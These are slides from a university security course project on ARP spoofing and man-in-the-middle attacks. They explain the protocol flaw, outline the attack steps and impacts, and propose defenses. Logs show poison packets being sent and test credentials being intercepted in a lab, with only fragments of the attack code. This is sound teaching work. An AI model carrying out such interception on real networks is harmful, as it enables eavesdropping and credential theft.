

ARP Spoofing + Man in the Middle Attack

Project Demonstration

Course: CSE 406

Anik Saha (2005001)

Jaber Ahmed Deeder (2005023)

Supervisor:

Abdur Rashid Tushar

Lecturer, CSE, BUET

Introduction

- **ARP** = Address Resolution Protocol.
- It's a network protocol used to find the **physical (MAC) address** associated with an **IP address** on a local network.
- Devices maintain their ARP tables as cache for quick translation

But ARP blindly trusts replies! Any device can send fake ARP messages.




Introduction

- **Spoofing** means **pretending to be a different device** on a network (in this context)
- This can be used to intercept, modify, or block network traffic.




Introduction

ARP Spoofing is a network attack where an attacker sends **fake ARP replies** to devices in a LAN tricking the devices into updating their ARP tables with the **attacker's MAC address** instead of the real one.



OSI Model



IP Address

- Logical address assigned by software/network admin.
- Used for routing packets **across different networks** (like the internet).
- Works at **Layer 3 (Network)** in OSI model.

IPv4 Address Format (Dotted Decimal Notation)

123.89.46.72

First Octet Second Octet Third Octet Fourth Octet

01111011.01011001.00101110.01001000


1 Byte=8 Bits

4 Bytes =32 Bits

The diagram illustrates the structure of an IPv4 address. It shows the address 123.89.46.72 in dotted decimal notation. Below each octet, its corresponding 8-bit binary representation is shown: 123 is 01111011, 89 is 01011001, 46 is 00101110, and 72 is 01001000. Red dots separate the octets. A horizontal double-headed arrow under the first octet's binary string is labeled '1 Byte=8 Bits'. A longer horizontal double-headed arrow under all four octets' binary strings is labeled '4 Bytes =32 Bits'.

MAC Address

- Physical, hardware address unique to a network interface (usually fixed).
- Used for communication **within the same local network (LAN)**.
- Works at **Layer 2 (Data Link)** in OSI model..



ARP


- The protocol that **links IP addresses to MAC addresses** within a local network.



ARP

ARP is responsible for resolving IP addresses to MAC addresses within a local network. It works like this:

- When a device knows the IP but not the MAC, ARP sends a broadcast request asking:
 “Who has this IP? Tell me your MAC.”
- The device with that IP replies with its MAC address.
- The sender stores this info in its **ARP table** for faster communication next time.




How communication happens

When a device wants to send data:

1. It prepares an IP packet with the destination IP.
2. If the destination is within the local network (same subnet), it needs the destination MAC address.
3. If the destination is outside the LAN (e.g., a website), the packet is sent to the router's MAC address instead.
4. To get the MAC address, the device checks its **ARP cache** (a table of known IP↔MAC mappings).
5. If no entry exists, it sends a **broadcast ARP request** to the network:
"Who has IP 192.168.0.1?"
6. The correct device replies with its MAC address, and the sender stores this in the ARP cache and uses it to send the packet.

Example: A Wi-Fi Network

- Each device connects to a router or access point.
- The router assigns each device a **local IP address** (e.g., 192.168.0.105) via DHCP.
- The router itself usually has a default gateway IP (e.g., 192.168.0.1).
- ARP tables map the assigned IP addresses to device MAC



ARP Flaws

ARP is **completely stateless and unauthenticated**.
Devices accept ARP replies even if they didn't ask
for them. This design flaw opens the door for
attacks.



ARP Flaws

- It doesn't verify the source of replies.
- It accepts any ARP reply and updates its ARP cache.
- Devices accept ARP replies even if they didn't ask for them. This design flaw opens the door for attacks.

An attacker can send fake ARP replies to poison the cache of other devices. For example:


- Tell the victim: "The router's IP is at **my** MAC address."
- Tell the router: "The victim's IP is at **my** MAC address."

Now both the router and the victim will send traffic through the attacker, who is now **in the middle** of the communication.


The Attack

In an ARP spoofing attack:

- The attacker sends forged ARP replies to both the **victim** and the **router**.
- The victim believes the attacker is the router.
- The router believes the attacker is the victim.




The Attack




The Attack


An attacker can:

- Intercept traffic
- Modify packets (e.g., change a website)
- Steal credentials from HTTP logins
- Inject malicious payloads (phishing/malware)
- Hijack sessions (if HTTPS is not used)



Attack Timing Diagram





Steps of the Attack

Step-1: Enable IP routing

Step-2: Initiate arp spoofing between two devices (eg. gateway and victim). Packets sent between these two devices will go through the attacker.

Step-3: Use netfilterqueue to sniff, modify or drop packets!

Impacts

- Packet Sniffing (HTTP/TCP/UDP) can lead to sensitive information disclosure like **passwords, emails, phone numbers, access tokens, form data** etc
- Showing false information by intercepting packets.
- Delivering malwares by showing fake download buttons

Download More RAM



Impacts

- HTTP packet modification be used to launch **phishing, forced malware downloads, script injections, browser exploitations (eg. BeeF)** etc
- Dropping packets can make internet unuseable (eg. **NetCut** tool)
- Intercepting DHCP responses can lead to **DNS spoofing**
- Sometimes attacks can be escalated to even bypass HTTPs (**SSLStrip**)

Attack Modules



- TCP Socket Messaging
 - Packet Monitoring
 - Message Alteration - Replacement of Words
 - Packet Dropping
- HTTP
 - Packet Monitoring
 - Injection of malicious HTML
 - Packet Dropping
- DNS
 - Response URL Redirection

Defenses

Switch!

- **MAC Binding:** Lock MAC addresses to specific physical ports
- **Limit MAC Count:** Restrict number of MACs per port (prevents spoof flooding)
- **Sticky MACs:** Learn and retain valid MACs automatically



Defenses


- Create a list of trusted IP and MAC address pairs
- Continuously check ARP Table and detect attack
- The attack is detected when we find a mismatch with a trusted mapping
- At That point,
 - a. We instantly update the cache with known mapping
 - b. And also send gratuitous ARP replies so that others in network also get informed of it



Observed Results



TCP Socket Messaging - Normal Operation



The screenshot shows a VS Code editor with the file `tcp_server.py` open. The code is as follows:

```
1  #!/usr/bin/env python3
2  import socket
3  import threading
4  import time
5
```


The terminal output shows the server running and receiving a connection from `192.168.0.159` on port `50467`. The client sends the message "Hello".

```
(base) aaniksahaa@HP-ProBook:~/codebase/arp-cache-poisoning-and-mitm$ python tcp_server.py
Server listening on port 9999...
Connection from ('192.168.0.159', 50467)
You:
Client: [00:04:51]: Hello

Client: [00:05:06]: My credentials - username: admin, password: 123

Client: [00:05:20]: Please verify my identity

You: I accept your identity
You: Welcome
You:
```



The screenshot shows a VS Code editor with the file `tcp_client.py` open. The code is as follows:

```
27 def send_messages(client, client_name="Client"):
43     except Exception as e:
44         print(f"X Send error: {e}")
45         break
46
47 def run_client():
```

The terminal output shows the client running and connecting to the server at `192.168.0.197:9999`. The client sends the message "Hello".

```
PS C:\Users\user\Desktop\anik> python .\tcp_client.py
TCP Client Started


Connecting to: 192.168.0.197:9999
Client Name: Client
Time: 2025-07-24 00:10:34

Connected to server!

You: Hello
You: My credentials - username: admin, password: 123
You: Please verify my identity
You:
Server: [00:11:22]: I accept your identity

Server: [00:11:31]: Welcome
```

TCP Socket Messaging - Packet Monitoring




The image shows a VS Code editor window with a Python script named `bidirectional_tcp_interceptor.py` and its terminal output. The script is a bidirectional TCP socket interceptor that monitors and logs traffic on specific ports, supports custom message modifications, and can perform ARP poisoning.

```
bidirectional_tcp_interceptor.py 9+, M X
bidirectional_tcp_interceptor.py > ...
1  #!/usr/bin/env python3
2  """
3  Bidirectional TCP Socket Interceptor
4  Intercepts and modifies TCP communication between two specific devices
5  Supports custom message modifications like replacing "hello" with "Bye"
6  """
```

The terminal output shows the following log entries:

```
2025-07-24 00:53:24,772 - INFO - [MITM] Bidirectional TCP Socket interception system started
2025-07-24 00:53:24,773 - INFO - [MITM] Monitoring and logging socket traffic on ports: [9999, 8080, 12345, 22, 23, 21]
2025-07-24 00:53:24,774 - INFO - [MITM] Target 1: laptop (192.168.0.125) - laptop
2025-07-24 00:53:24,774 - INFO - [MITM] Target 2: laptop (192.168.0.159) - laptop
2025-07-24 00:53:24,775 - INFO - [MITM] Gateway: gateway (192.168.0.1) - router
2025-07-24 00:53:24,776 - INFO - [MITM] Mode: MONITOR
2025-07-24 00:53:24,776 - INFO - [MITM] Passive monitoring - no packet modification
2025-07-24 00:53:24,779 - INFO - [MITM] Press Ctrl+C to stop and cleanup
2025-07-24 00:53:30,548 - INFO - [MONITOR] 00:53:30 | laptop → laptop | 192.168.0.159:50797 → 192.168.0.125:9999
2025-07-24 00:53:30,549 - INFO - [MONITOR] Message: '[00:53:30]: Hello'
2025-07-24 00:53:33,521 - INFO - [ARP-POISON] Sent 30 poison packets
2025-07-24 00:53:44,215 - INFO - [ARP-POISON] Sent 60 poison packets
2025-07-24 00:53:54,899 - INFO - [ARP-POISON] Sent 90 poison packets
2025-07-24 00:53:58,090 - INFO - [MONITOR] 00:53:58 | laptop → laptop | 192.168.0.159:50797 → 192.168.0.125:9999
2025-07-24 00:53:58,091 - INFO - [MONITOR] Message: '[00:53:57]: My credentials - username: admin, password: 123'
2025-07-24 00:54:05,603 - INFO - [ARP-POISON] Sent 120 poison packets
2025-07-24 00:54:10,105 - INFO - [MONITOR] 00:54:10 | laptop → laptop | 192.168.0.159:50797 → 192.168.0.125:9999
2025-07-24 00:54:10,106 - INFO - [MONITOR] Message: '[00:54:10]: Please verify my identity'
2025-07-24 00:54:16,345 - INFO - [ARP-POISON] Sent 150 poison packets
2025-07-24 00:54:21,258 - INFO - [MONITOR] 00:54:21 | laptop → laptop | 192.168.0.125:9999 → 192.168.0.159:50797
2025-07-24 00:54:21,259 - INFO - [MONITOR] Message: '[00:54:21]: I accept your identity'
2025-07-24 00:54:23,519 - INFO - [MONITOR] 00:54:23 | laptop → laptop | 192.168.0.125:9999 → 192.168.0.159:50797
2025-07-24 00:54:23,519 - INFO - [MONITOR] Message: '[00:54:23]: Welcome'
2025-07-24 00:54:27,010 - INFO - [ARP-POISON] Sent 180 poison packets
```

TCP Socket Messaging - Message Alteration



